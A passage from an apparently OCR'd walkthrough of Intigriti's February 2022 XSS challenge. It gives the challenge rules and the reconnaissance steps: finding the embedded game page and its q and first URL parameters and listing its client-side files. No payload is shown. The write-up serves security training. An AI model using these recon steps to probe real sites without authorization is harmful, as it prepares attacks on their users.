
Intigriti February 2022 Challenge: XSS Challenge 0222 by aszx87410

In February ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Cross Site Scripting challenge. The challenge itself was created by a community member aszx87410.



Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert (document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should require no user interaction.

Challenge

To simplify a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.


The XSS (Cross Site Scripting) attack

Step 1: Recon


As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

The challenge started at following URL: https://challenge-0222.intigriti.io/


The most interesting part is the game shown at the bottom:




Right click the game and choose “inspect” to open the developer tools.




The developer tools will highlight the part we wanted to inspect and we can see the game is another webpage embedded as an iframe into the challenge page. This reveals the URL to the game itself.




Right click the link and choose “Open in new tab”




This opens a new browser tab and shows us the game and URL:
https://challenge-0222.intigriti.io/challenge/xss.html




Next step is pretty easy. Just give the game a try and see what happens. We can choose a name and set if we already played the game before.





Quick check what happens if I set the “No” for have you played the game before but this ends up in the same result.



On purpose I left the URL bar out of the screenshots above but if you check it after using the game we can already discover 2 URL parameters.

Have you ever played the game set to Yes:


Have you ever played the game set to No:

The following can be noticed about the application which we can use further down the challenge:


	Parameter	**Parameter linked to input**
URL parameter	q	Your name
URL parameter	first	Ever played game?

Next step is to dive into the source code and see if we can find or learn something there about this game.

Right click the game webpage and choose inspect to open the developer tools





Goto the sources tab as we can see here which files are used on the client side to setup this game webpage




We have:
- xss.html => the actual HTML page hosting the challenge (Seems completely client side)
- Google fonts that are embedded in the HTML page.
- NES CSS file version 2.3.0 hosted at unpkg.com creating the page styling and layout.

